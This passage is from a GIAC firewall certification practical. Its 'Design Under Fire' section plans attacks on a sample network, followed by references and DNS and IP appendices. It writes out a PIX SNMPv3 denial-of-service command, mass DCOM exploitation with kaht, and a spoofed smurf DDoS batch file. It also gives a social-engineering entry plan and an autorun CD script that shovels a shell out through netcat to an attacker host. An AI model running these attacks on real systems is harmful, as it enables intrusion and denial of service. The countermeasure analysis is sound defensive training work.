
The last packet-filtering rule is the "default deny" that blocks all remaining access. The *Enable replies* option should be deselected as this causes any packets that are rejected by this packet-filter rule to be issued an ICMP unreachable message. While this change will result in some reduced "troubleshooting" traffic for others, it also stops tools like nmap from being able to perform a scan of the firewall.

5" Packet-Filte	ering Rules (gat	e1)			_ 🗆 🔀
Seve	Revent	Use View Expa	nded Rules Close <u>W</u> indow		?
Туре	Service	Packet Origin	Packet Destination	Options	
🚔 🛛 This deny	rule should alwa	iys be the last rule.			A
deny	ALL	EVERYONE	EVERYONE	B 🗩	5
Show <u>E</u> ditor	Insert	Duplicate	Cut <u>C</u> opy Paste De	lete 🕇 🤳	<u>F</u> ind

After these changes have been implemented, another round of tests should be done to include auditing traffic from the outside destined to the DMZ and internal networks, as well as auditing traffic originating on the DMZ and the internal networks. After these audits have been performed, and any resulting recommendations implemented; then an actual penetration test should be performed.

4. Assignment 4 – Design Under Fire

This section will cover different methods of attack against another network in order to demonstrate the potential results of an attack and the importance of applying the appropriate countermeasures. I have selected the GCFW practical of William Hollis which can be found at <u>http://www.giac.org/practical/GCFW/William_Hollis_GCFW.pdf</u>.



It should be noted that design and implementation of your network security architecture should not be released. When posting information to Internet newsgroups and distribution lists, care should be taken to ensure that sensitive information is not

Assignment 4 – Design Under Fire

released. The volume of information that is contained in the practical that was prepared by William Hollis should not normally be found in the public environment. We can almost skip the reconnaissance phase of the attacks completely thanks to the information contained in the practical.

4.1 Planned Firewall Attack

Even though the Cisco PIX does not support SNMPv3, it is vulnerable to a denial of service attack when it receives an SNMPv3 message. This is due to the fact that the firewall will still try to process the SNMPv3 message as discussed at http://www.cisco.com/warp/public/707/cisco-sa-20031215-pix.shtml. We will use net-snmp that can be found at http://net-snmp.sourceforge.net/ to exploit this vulnerability with the snmpwalk command. The following command should attempt to retrieve all of the variables under system from the external interface of the PIX firewall.

snmpwalk -0s -v 3 190.104.93.34 system

This would cause the PIX firewall to fail and reload when it attempted to process the SNMPv3 message.

4.2 Firewall Attack Results

This attack would fail for a number of reasons. SNMP should never be allowed from the external side of the security architecture due to the number of security flaws in SNMPv1 and SNMPv2. SNMP was only enabled on the inside interface of the PIX firewall. Additionally, SNMP traffic was limited to one host that also helped to reduce the exposure to this attack.

The inside interface of the PIX firewall is still vulnerable to this type of attack. This vulnerability can be further reduced by ensuring that an egress filter is in place on the 3640 router to ensure that only the NMS can send SNMP messages to the inside interface of the PIX firewall. Additionally, the IDS sensors could be configured to monitor for SNMPv3 messages and generate an alert/log as desired.

4.3 Planned Distributed Denial of Service (DDoS) Attack

In order to perform a Distributed Denial of Service (DdoS) attack, I must first gain control over a large number of systems. One simple tool that will provide me with this capability is a tool called kaht II. Kaht II (*kaht.exe*) is a mass DCOM RPC exploit utility that will exploit the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability as described at <u>http://www.securityfocus.com/bid/8205</u>. A little searching on <u>http://www.senderbase.org/search</u> would return a list of potential target networks of Internet Service Providers that would have a lot of DSL/cable modem customers that would have a high probability of being vulnerable. Each target network could be scanned with the following command by replacing x.x.x.x with the starting IP address on that network and replacing y.y.y.y with the last IP address on that network.

```
kaht x.x.x.x y.y.y.y
```

Once these machines have been exploited additional tools could be transferred to them with the use of *ftp.exe/tftp.exe/telnet.exe* located on the local machine. One useful tool to transfer over would be nemesis that can be found at <u>http://nemesis.sourceforge.net/</u>. Nemesis can be used to craft packets on a Windows system with spoofed source IP addresses at the command line. We now have our "zombies" to use in our DdoS attack.

The smurf attack is when you send an ICMP echo request packet to a network broadcast address using a spoofed source IP address. Each host on that network would then respond back to the spoofed source IP address with the appropriate ICMP echo reply packets. This is possible through the use of smurf amplifiers. More specifically it is possible because the edge routers for those networks support IP directed broadcasts. A list of smurf amplifiers can be found at http://www.powertech.no/smurf/. This portion of the attack can be launched with the use of multiple commands like the following example.

nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile

This command will start nemesis in icmp mode. The -vv switch causes the injected packets to be displayed in ASCII and hex formats. The -i switch sets the ICMP type to echo and the -c switch sets the ICMP code to 0. The -S switch specifies the source address and the -D switch sets the destination address for the injected packet. The -P switch identifies a file that contains the contents for the data portion of the injected packet.

Attempting to control each machine at the same time and issue the commands to start the DDoS attack would simply be to difficult (if not impossible) to do manually. To make it a lot easier and effective, we make a simple batch file to execute on each "zombie". (Note: The actual smurf amplifier networks have been replaced with x.x.x.255)

```
@echo off
SET X=1
:testme
IF %X% == 101 (
   goto done
) ELSE (
   SET /A X=%X% + 1
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c 0 -S 190.104.93.33 -D x.x.x.255 -P testfile
   echo nemesis icmp -vv -i 8 -c
```

This batch file can be scheduled to run at a coordinated time across each machine by utilizing the Scheduler service on each machine. The set up can be

performed with the following commands to first verify the local system time on the "zombie" and then to schedule the job to run every Monday at 11:00 AM.



At our predetermined time, each of the "zombie" machines would send a flood of ICMP echo requests packets to the smurf amplifier networks with a spoofed source address of 190.104.93.33. Each of the contacted hosts on the smurf amplifier networks would then respond to the spoofed source address and help to create a distributed denial of service attack.

4.4 Distributed Denial of Service (DDoS) Attack Results

This attack would be successful. The success would not be in overwhelming the internal hosts that we spoofed the source address of; but the success would be in simply overwhelming their link to the ISP. A Denial of Service (DoS) attack is not designed to be sneaky. Sneaky things do not bother you, so a DoS attack MUST be annoying. Additionally DDoS attacks are difficult to protect against, as they normally are carried out from vulnerable hosts outside of you control.

Since this attack is directed at the internal interface of the border router, the IDS systems would not pick up this attack. Coordination would have to be done with the ISP in order to identify and reduce the effectiveness of this attack. The best chance at reducing the effects of this attack would be to work with the ISP and get them to block that unsolicited ICMP traffic at their borders. Blocking it on your end would do nothing to reduce the consumption of your bandwidth.

This is a very frustrating attack to stop. The real effort must be put into being a good "internet neighbor". Everyone must ensure that they do not allow themselves to be used in this type of attack by stopping IP directed broadcast. Care should also be taken to use egress filters and strictly control what traffic is permitted to exit your network segments. Education of your users is also an important part that often gets overlooked. Your users most likely have a home machine that needs a personal firewall and anti-virus protection in addition to being properly patched to keep from becoming the "zombies" that were used in this attack.

4.5 Planned Internal System Attack

A quick search of the target website or a whois lookup can return the target office's physical location. After a short surveillance a trend has been noticed with

regards to after hour's activities. There is a night crew that comes in each Friday night to clean and wax the tile floors. With a little social engineering, physical access to the building can easily be achieved. A cover story of my son's birthday being this weekend, the planned trip to the local professional baseball game, and having left the tickets on my desk and only needing 10 seconds to slip in and retrieve them should work nicely. Of course I have the actual tickets in my jacket pocket along with my "AutoHack CD". ;-)

I have developed a CD configured to use the Autorun feature to launch a custom attack script. Once the AutoHack CD has been inserted, the *root.bat* script will run on its own.

AutoHack CD Contents

autorun.inf test.bat nc.exe kaht.exe

autorun.inf

open=test.bat

root.bat

nc.exe x.x.x.x 53 | kaht.exe 10.32.1.2 10.32.1.254 | nc.exe x.x.x.x 80

The *root.bat* script will use *netcat.exe* and a modification of a technique called "shell shoveling". The source code for *netcat.exe* can be found at the following site: <u>http://www.atstake.com/research/tools/network_utilities/nc11nt.zip</u>. Prior to the *root.bat* script running, we must do a little prep work on my machine on the outside of the firewall. A control channel must be configured on my machine as well as a results channel. This prep work is accomplished in two different windows (*cmd.exe*) with the following commands:

nc	-1	-p	53	1	Remote	Control	Channel	
nc	-1	-p	80	<u> </u>	Remote	Results	Display	Channel

The first part of the *root.bat* script will initiate a connection to my machine (x.x.x.x) on the outside of the firewall on port 53/tcp to resemble DNS traffic. The output from that session will be channeled into the second part of the *root.bat* script. Normally this would be where you would find cmd.exe for "normal" shell shoveling. We are going to replace this with *kaht.exe* to run a scan against all of the internal machines to attempt to find a Windows machine that has not been patched for the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability as described at http://www.securityfocus.com/bid/8205.

When kaht finds a vulnerable machine a command prompt of the vulnerable machine will be sent as output back to the machine that we stuck the AutoHack CD in, which in turn will forward that output into the third part of the *root.bat* script. The third part of the *root.bat* script will initiate a connection to my machine (x.x.x.x) on the outside of the firewall on port 80/tcp to resemble HTTP traffic. The output from the kaht session

Assignment 4 – Design Under Fire

will be channeled onto the window on my machine that launched the 'nc.exe -I -p 80' command. This session can be controlled by entering commands in the window on my machine that launched the 'nc.exe -I -p 53' command.

C:\WINNT\System32\cmd.exe - nc -L -p 53	- D ×
C:\>nc -L -p 53 Control Cha	nnel
C:\WINNT\System32\cmd.exe - nc -L -p 80	- D ×
С:×>nc -L -р 80 Оиtput Cha	nnel ∸
KAHT II - MASSIVE RPC EXPLOIT DCOM RPC exploit. Modified by aT4r03wdesign.es #haxorcitos && #localhost @Efnet Ownz you!!! FULL VERSION? :> - AUTOHACKING	
 [+] Targets: 192.168.58.2-192.168.58.254 with 50 Threads [+] Attacking Port: 135. Remote Shell at port: 48653 [+] Scan In Progress - Connecting to 192.168.58.128 Sending Exploit to a [Win2k] Server - ConectandoMicrosoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-1999 Microsoft Corp. 	
C:\WINNT\system32>ipconfig	
Windows 2000 IP Configuration	
Ethernet adapter Local Area Connection:	
Connection-specific DNS Suffix .: localdomain IP Address: 192.168.58.128 Subnet Mask: 255.255.255.0 Default Gateway	
C:\WINNT\system32>	

Once I have gained SYSTEM (root) access to a machine, I can then use telnet.exe on port 80/tcp from the local machine to retrieve additional files/programs from an external server. At that point the possibilities are endless.

4.6 Internal System Attack Results & Countermeasures

This attack would be successful, provided that we found a target machine with improperly configured anti-virus software. If the anti-virus software does not scan CD-ROM drives or does not have a real-time protection option then the attack would be permitted. We should be discovered by the IDS as this is not a very stealthy attack. This avenue of attack was selected as it is not uncommon to find a machine that has been rebuilt and not fully patched, even though it should never happen, we must address reality. Also, the stateful inspection feature of the PIX firewall would not allow us to initiate an inbound connection to a protected host.

Physical security is a must. All the network security countermeasures in the world are useless if physical access can be obtained. Physical security could be heightened by implementing some type of employee identification method and briefing the night crew on who is allowed after hours access. Disabling the autorun feature could

provide some extra protection, but it also comes at a loss of functionality. Outbound access control lists on the internal router could be written a little more restrictive to ensure that DNS traffic is only permitted to the destination of the UltraDNS DNS servers (x.x.x.x).

Outbound Internal ACL

permit udp 10.32.1.0 0.0.0.255 gt 1023 host x.x.x.x eq domain permit tcp 10.32.1.0 0.0.0.255 gt 1023 host x.x.x.x eq domain

Inbound and outbound access control lists on the border router could be written to only allow DNS to and from the UltraDNS DNS servers (x.x.x.x).

Inbound Border ACL

permit udp host x.x.x.x eq domain host 190.104.93.39 gt 1023 permit tcp host x.x.x.x eq domain host 190.104.93.39 gt 1023

Outbound Border ACL

permit udp host 190.104.93.39 gt 1023 host x.x.x.x eq domain permit tcp host 190.104.93.39 gt 1023 host x.x.x.x eq domain

Keeping the operating systems up to date with regards to both software and security patches would help to defend against the kaht II exploit portion of this attack. Installing a personal firewall and/or intrusion prevention system on the internal systems would also aid in greatly reducing this method of attack. Properly configured and updated anti-virus software should also catch the kaht II exploit.

If we wanted to get a little nasty with this attack, we could write a script to first silence the IDS via the Snort TCP Packet Reassembly Integer Overflow Vulnerability as described at http://www.securityfocus.com/bid/7178. The next step would be to use a tool to encrypt the outbound transmissions like cryptcat that can be found at http://www.securityfocus.com/bid/7178. The next step would be to use a tool to encrypt the outbound transmissions like cryptcat that can be found at http://www.securityfocus.com/tools/1754. Of course we could always have the script install some type of rootkit to ensure we maintained a back door into the compromised system. The CD itself could also be disguised to look like some innocent music CD as well as renaming the actual executables on that CD.

References

@stake. "Network Utility Research Tools." <u>http://www.atstake.com/research/tools/network_utilities/nc11nt.zip</u> (13 April 2004).

Administering the CyberGuard Firewall Volume 1 of 3. 2002. CyberGuard Corporation.

- Akin, Thomas. *Hardening Cisco Routers*. 2002. O'Reilly & Associates, Inc. (0-596-00166-5)
- Albitz, Paul, Cricket Liu. DNS and BIND, 4th Edition. 2001. O'Reilly & Associates, Inc. (0-596-00158-4)
- Barrett, Daniel J., Richard E. Silverman. *SSH, the Secure Shell: The Definitive Guide*. 2001. O'Reilly & Associates, Inc. (0-596-00011-1)

Caswell, Brian, Marty Roesch. "The Open Source Network Intrusion Detection System." Snort.org. 13 April 2004. <u>http://www.snort.org/docs/</u> (13 April 2004).

Chapman, Brent, Simon Cooper, Elizabeth D. Zwicky. *Building Internet Firewalls, 2nd Edition*. 2000. O'Reilly & Associates, Inc. (1-56592-871-7)

- Chapman Jr., David W., Andy Fox. *Cisco Secure PIX Firewalls*. 2002. Cisco Press (1-58705-035-8)
- Chuvakin, Anton, Cyrus Peikari. *Security Warrior*. 2004. O'Reilly & Associates, Inc. (0-596-00545-8)
- Cisco. "Cisco PIX Vulnerabilities." Cisco Security Advisory. 15 December 2003. <u>http://www.cisco.com/warp/public/707/cisco-sa-20031215-pix.shtml</u> (13 April 2004).
- Cisco Secure PIX Firewall Advanced Student Guide Version 2.1. 2002. Cisco Systems, Inc.

Cole, Eric. Hackers Beware. 2002. New Riders Publishing. (0-7357-1009-0)

Configuring the CyberGuard Firewall Volume 2 of 3. 2002. CyberGuard Corporation.

Configuring SmartProxies for the CyberGuard Firewall Volume 3 of 3. 2002. CyberGuard Corporation.

CyberGuard. "E-Newsletter." CyberGuard: Premium Firewall/VPN Appliances. December 2003. <u>http://www.cyberguard.com/news_room/news_newsletter_security.cfm</u> (13 April 2004)

- FAQS.ORG. Internet RFC/STD/FYI/BCP Archives. 2004. <u>http://www.faqs.org/rfcs/</u> (13 April 2004).
- Gondek, Richard J., Gary Rollie, Keith E. Strassberg. *Firewalls: The Complete Reference*. 2002. McGraw-Hill/Osborne. (0-07-219567-3)
- Halabi, Sam. Internet Routing Architectures Second Edition. April 2001. Cisco Press. (1-57870-233-X)
- Hout, Koos van den. "Frequently Asked Questions about wu-ftpd, with answers." 09 March 2004. <u>http://www.wu-ftpd.org/wu-ftpd-faq.html</u> (13 April 2004).
- Johnson, Bradley C., Keith J. Jones, Mike Shema. *Anti-Hacker Tool Kit.* 2002. McGraw-Hill/Osborne. (0-07-222292-4)
- Kaeo, Merike. Designing Network Security. 1999. Cisco Press. (1-57870-043-4)
- Kiwi Enterprises. "Product Information." Syslog Daemon for Windows, Free Syslog Server, Firewall logging, Kiwi Syslog Daemon. 13 April 2004. <u>http://www.kiwisyslog.com/info_syslog.htm</u> (13 April 2004).
- Landfield, Kent. WU-FTPD Resource Center. <u>http://www.landfield.com/wu-ftpd/</u> (13 April 2004).
- Liu, Cricket. DNS & BIND Cookbook. 2003. O'Reilly & Associates, Inc. (0-596-00410-9)
- Managing Cisco Network Security Student Guide Version 2.1. 2000. Cisco Systems, Inc.
- Mills, David L. The Network Time Protocol (NTP) Distribution. 19 March 2004. <u>http://www.eecis.udel.edu/~mills/ntp/html/index.html</u> (13 April 2004).
- Pomeranz, Hal. "A Simple DNS-Based Approach for Blocking Web Advertising." UnixReview.com. 2004. <u>http://www.unixreview.com/documents/s=8925/sam0401c/</u> (13 April 2004).
- SecurityFocus. "cryptcat for Windows." SecurityFocus HOME Tools. 22 October 2001. http://www.securityfocus.com/tools/1754 (13 April 2004).
- SecurityFocus. "Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability." SecurityFocus HOME Vulns Info. 16 July 2003. <u>http://www.securityfocus.com/bid/8205</u> (13 April 2004).

- SecurityFocus. "Snort TCP Packet Reassembly Integer Overflow Vulnerability." SecurityFocus HOME Vulns Info. 15 April 2003. <u>http://www.securityfocus.com/bid/7178</u> (13 April 2004).
- SecurityFocus. <u>http://www.securityfocus.com/data/vulnerabilities/exploits/kaht2.zip</u> (13 April 2004).
- Sedayao, Jeff. *Cisco IOS Access Lists*. 2001. O'Reilly & Associates, Inc. (1-56592-385-5)
- Shimonski, Robert J., Debra Littlejohn Shinder, Dr. Thomas W. Shinder. *Best Damn Firewall Book Period*. 2003. Syngress Publishing, Inc. (1-931836-90-6)
- SourceForge. "Manpage of snmpwalk." Net-SNMP. 08 February 2002. <u>http://net-snmp.sourceforge.net/man/snmpwalk.html</u> (13 April 2004).
- SourceForge. "Manpage of NEMESIS-ICMP." Nemesis. 16 May 2003. http://nemesis.sourceforge.net/manpages/nemesis-icmp.1.html (13 April 2004).
- SourceForge. "Packet injection tool suite." Nemesis. <u>http://nemesis.sourceforge.net/</u> (13 April 2004).
- Verisign. "Payment processing services." Payflow Link. <u>http://www.verisign.com/products/payflow/link/index.html</u> (13 April 2004)
- Workstation Services Group. "Securing a Clean Solaris Install." Unix Security. 06 December 2002.

http://www.cites.uiuc.edu/wsg/resources/security/new_solaris.html (13 April 2004).

Appendix A – IP Addressing Scheme

FIOLECLEU					
	Submet Meek	lleetneme	Operating	F unction	Notes
IP Address	Subnet Mask	Hostname	System	Function	Notes
192.168.1.0	255.255.255.0	-	-	Network ID	
192.168.1.1	255.255.255.0	POP-Router	Cisco IOS	POP Router	
192.168.1.2	255.255.255.0	Switch-101	Cisco IOS	Switch	
192.168.1.3	255.255.255.0	Switch-102	Cisco IOS	Switch	
192.168.1.4	255.255.255.0	Switch-103	Cisco IOS	Switch	
192.168.1.5	255.255.255.0	Switch-104	Cisco IOS	Switch	
192.168.1.6	255.255.255.0	Switch-105	Cisco IOS	Switch	
192.168.1.7	255.255.255.0	Switch-106	Cisco IOS	Switch	
192.168.1.8	255.255.255.0	Switch-107	Cisco IOS	Switch	
192.168.1.9	255.255.255.0	Switch-108	Cisco IOS	Switch	
192.168.1.10	255.255.255.0	dns1	Solaris 8	Internal DNS	BIND 9.2.2
192.168.1.11	255.255.255.0	NTP-2	Solaris 8	NTP-2	
192.168.1.12	255.255.255.0	mail	Windows 2K Server	Exchange 2K (SP3)	SP4
192.168.1.13	255.255.255.0	FTP	Solaris 8	Internal FTP	
192.168.1.14	255.255.255.0	proxy	Windows 2K Server	Web Content Filtering	SP4
192.168.1.15-19	-	-	-	Unused	
192.168.1.20-120	255.255.255.0		Windows 2K Pro	End User	SP4
192.168.1.121-		0.2			
254	-		-	Unused	
192.168.1.255	255.255.255.0	-	-	Broadcast	

Protected Network

Management Network

IP Address	Subnet Mask	Hostname	Operating System	Function	Notes
192.168.100.0	-	-	-	Network ID	
192.168.100.1-15		-	-	Unused	
192.168.100.16	255.255.255.240	-	-	Network ID	
192.168.100.17- 19	22-	-	-	Unused	
192.168.100.20	255.255.255.240	gate2	CyberGuard 5.1	Firewall	
192.168.100.21	255.255.255.240	IDS-1	Solaris 8	IDS-1	
192.168.100.22	255.255.255.240	IDS-2	Solaris 8	IDS-2	
192.168.100.23	255.255.255.240	IDS-3	Solaris 8	IDS-3	
192.168.100.24	255.255.255.240	FTP-3	Solaris 8	FTP-3	
192.168.100.25	255.255.255.240	SSH	Windows 2K Pro	SSH	SP4
192.168.100.26	255.255.255.240	Syslog	Windows 2K Server	Syslog	SP4
192.168.100.27	255.255.255.240	NTP-1	Solaris 8	NTP-1	
192.168.100.28	255.255.255.240	IPS-Manager	Windows 2K Server	IPS Manager	SP4
192.168.100.29	255.255.255.240	Man-Switch		Switch	
192.168.100.30	-	-	-	Unused	

192.168.100.31	255.255.255.240	-	-	Broadcast	
192.168.100.32-					
255	-	-	-	Unused	

Service Network

			Operating		
IP Address	Subnet Mask	Hostname	System	Function	Notes
192.168.200.0	-	-	-	Network ID	
192.168.200.1-15	-	-	-	Unused	
192.168.200.16	255.255.255.240	-	-	Network ID	
192.168.200.17-19	-	-	-	Unused	
192.168.200.20	255.255.255.240	gate1	CyberGuard 5.1	Firewall	
192.168.200.21	255.255.255.240	FTP-1	Solaris 8	FTP-1	
192.168.200.22	255.255.255.240	FTP-2	Solaris 8	FTP-2	
			Windows 2K		
192.168.200.23	255.255.255.240	web	Server	Web Server	SP4
192.168.200.24	255.255.255.240	DMZ-Switch	Cisco IOS	Switch	
192.168.200.25-30	-	-		Unused	
192.168.200.31	255.255.255.240	-	- 10	Broadcast	
192.168.200.32-47	-	_	- 0.	Unused	

Inside Network

			Operating		
IP Address	Subnet Mask	Hostname	System	Function	Notes
192.168.200.48	255.255.255.240		-	Network ID	
192.168.200.49	255.255.255.240		-	Unused	
192.168.201.50	255.255.255.240	gate1	CyberGuard 5.1	Perimeter Firewall	
				Management	
192.168.201.51	255.255.255.240	gate2	CyberGuard 5.1	Firewall	
192.168.201.52	255.255.255.240	Inside-Switch	Cisco IOS	Switch	
192.168.201.53	255.255.255.240	POP-Router	Cisco IOS	POP Router	
192.168.201.54-62	255.255.255.240	-	-	Unused	
192.168.201.63	255.255.255.240	-	-	Broadcast	
192.168.201.64-					
255		-	-	Unused	

External Networks

			Operating		
IP Address	Subnet Mask	Hostname	System	Function	Notes
210.56.46.0	255.255.255.252	-	-	Network ID	
210.56.46.1	255.255.255.252	-	Cisco IOS	ISP Router	
210.56.46.2	255.255.255.252	Screen-Router	Cisco IOS	Screening Router	
210.56.46.3	255.255.255.252	-	-	Broadcast	
210.56.46.4	255.255.255.252	-	-	Network ID	
210.56.46.5	255.255.255.252	-	-	ISP RAS	
210.56.46.6	255.255.255.252	-	Cisco IOS	ISP Router	
210.56.46.7	255.255.255.252	-	-	Broadcast	
210.56.47.0	255.255.255.252	-	-	Network ID	
210.56.47.1	255.255.255.252	-	Cisco IOS	ISP Router	

210.56.47.2	255.255.255.252	Screen-Router	Cisco IOS	Screening Router	
210.56.47.3	255.255.255.252	-	-	Broadcast	
210.56.47.4	255.255.255.252	-	-	Network ID	
210.56.47.5	255.255.255.252	-	-	ISP RAS	
210.56.47.6	255.255.255.252	-	Cisco IOS	ISP Router	
210.56.47.7	255.255.255.252	-	-	Broadcast	
210.56.47.8	255.255.255.248	-	-	Network ID	
210.56.47.9	255.255.255.248	-	-	Unused	
210.56.47.10	255.255.255.248	Screen-Router	Cisco IOS	Screening Router	
210.56.47.11	255.255.255.248	gate1	CyberGuard 5.1	Firewall	
					BIND
210.56.47.12	255.255.255.248	dns	Solaris 8	External DNS	9.2.2
		Outside-			
210.56.47.13	255.255.255.248	Switch	Cisco IOS	Switch	
210.56.47.14	255.255.255.248	-	-	Unused	
210.56.47.15	255.255.255.248	-	-	Broadcast	
210.56.47.16	255.255.255.240	-	52	Network ID	
210.56.47.17	255.255.255.240	-	-	ISP RAS	
210.56.47.18	255.255.255.240	Mobile-1	Windows 2K Pro	Mobile Users	SP4
210.56.47.19	255.255.255.240	Mobile-2	Windows 2K Pro	Mobile Users	SP4
210.56.47.20	255.255.255.240	Mobile-3	Windows 2K Pro	Mobile Users	SP4
210.56.47.21-30	255.255.255.240	- 0	× _	Unused	
210.56.47.31	255.255.255.240	- 20	-	Broadcast	
044 400 5 40					

211.109.5.10	255.255.255.255		Supplier FTP	
211.169.12.26	255.255.255.255	Y	Partner FTP	

Appendix B – External Name Server Configuration Files

/export/home/bind/etc/named.conf

```
options {
    directory "/export/home/bind/var/dns";
    datasize 65536k;
    max-cache-size 10m;
    cleaning-interval 10;
    version "None";
    auth-nxdomain no;
    allow-transfer { 127.0.0.1; };
};
logging {
    channel named {
          file "messages" size 1m;
          severity dynamic;
          print-category yes;
          print-severity yes;
          print-time yes;
    };
    category default { named; };
```

Appendices

```
category queries { named; };
};
zone "0.0.127.in-addr.arpa" {
    type master;
    file "named.local";
};
zone "fortunecookie.com" {
    type master;
    file "fortunecookie.hos";
};
```

/export/home/bind/etc/resolv.conf

```
domain fortunecookie.com nameserver 210.56.47.12
```

/export/home/bind/var/dns/named.local

```
$TTL 1d
ß
 SOA
         dns.fortunecookie.com. admin.fortunecookie.com. (
              20040411 ; Serial
                        ; Refresh
              3h
              1h
                        ; Retry
              1w
                        ; Expire
              1d )
                        ; Negative Cache TTL
        dns.fortunecookie.com.
   NS
   PTR localhost.
1
```

/export/home/bind/var/dns/fortunecookie.hos

\$TTL 1d			
Ø	SOA dns.f	ortunecookie	.com. admin.fortunecookie.com. (
		20040411	; Serial
		3h	; Refresh
		lh	; Retry
		lw	; Expire
		1d)	; Negative Cache TTL
	NS	dns.fortune	cookie.com.
dns	A	210.56.47.12	2
gate1	A	210.56.47.1	1
ftp	CNAME	gate1	
www	CNAME	gatel	
mail	CNAME	gatel	
e O	MX 10	mail	

Appendix C – Internal Name Server Configuration Files

All reverse resolution zones for GIAC Enterprises (FCD) IP networks are hosted by GIAC Enterprises (HQ). A technique outlined in *A Simple DNS-Based Approach for Blocking Web Advertising* by Hal Pomeranz is being used on the internal DNS server to reduce banner ads.

/export/home/bind/etc/named.conf

```
options {
    directory "/export/home/bind/var/dns";
    datasize 65536k;
    max-cache-size 10m;
    cleaning-interval 10;
    version "None";
    auth-nxdomain no;
    query-source address * port 53;
    allow-query { 192.168.1/24; 127.0.0.1; 192.168.201.50;
          192.168.201.51; };
    allow-transfer { 127.0.0.1; 192.168.201.50; };
    forwarders { 192.168.201.50; };
    forward only;
};
logging {
    channel named {
          file "messages" size 1m;
          severity dynamic;
          print-category yes;
          print-severity yes;
          print-time yes;
    };
    category default { named; };
    category queries { named; };
};
zone "0.0.127.in-addr.arpa" {
          type master;
          file "named.local";
};
zone "fortunecookie.com" {
          type master;
          file "fortunecookie.hos";
};
//Banner Ad Domains
zone "adimages.go.com" { type master; file "banner.ad"; };
zone "admonitor.net" { type master; file "banner.ad"; };
zone "ads.specificpop.com" { type master; file "banner.ad"; };
zone "ads.web.aol.com" { type master; file "banner.ad"; };
zone "ads.x10.com" { type master; file "banner.ad"; };
zone "advertising.com" { type master; file "banner.ad"; };
zone "amazingmedia.com" { type master; file "banner.ad"; };
zone "clickagents.com" { type master; file "banner.ad"; };
zone "commission-junction.com" { type master; file "banner.ad"; };
zone "doubleclick.net" { type master; file "banner.ad"; };
zone "go2net.com" { type master; file "banner.ad"; };
zone "infospace.com" { type master; file "banner.ad"; };
zone "kcookie.netscape.com" { type master; file "banner.ad"; };
zone "linksynergy.com" { type master; file "banner.ad"; };
zone "msads.net" { type master; file "banner.ad"; };
zone "qksrv.net" { type master; file "banner.ad"; };
zone "yimg.com" { type master; file "banner.ad"; };
```

```
zone "zedo.com" { type master; file "banner.ad"; };
//EOF
```

/export/home/bind/etc/resolv.conf

domain fortunecookie.com nameserver 192.168.1.10

/export/home/bind/var/dns/named.local

```
$TTL 1d
 SOA
ß
         dns.fortunecookie.com. admin.fortunecookie.com. (
              20040411 ; Serial
                        ; Refresh
              3h
                        ; Retry
              1h
              1w
                       ; Expire
              1d) ; Negative Cache TTL
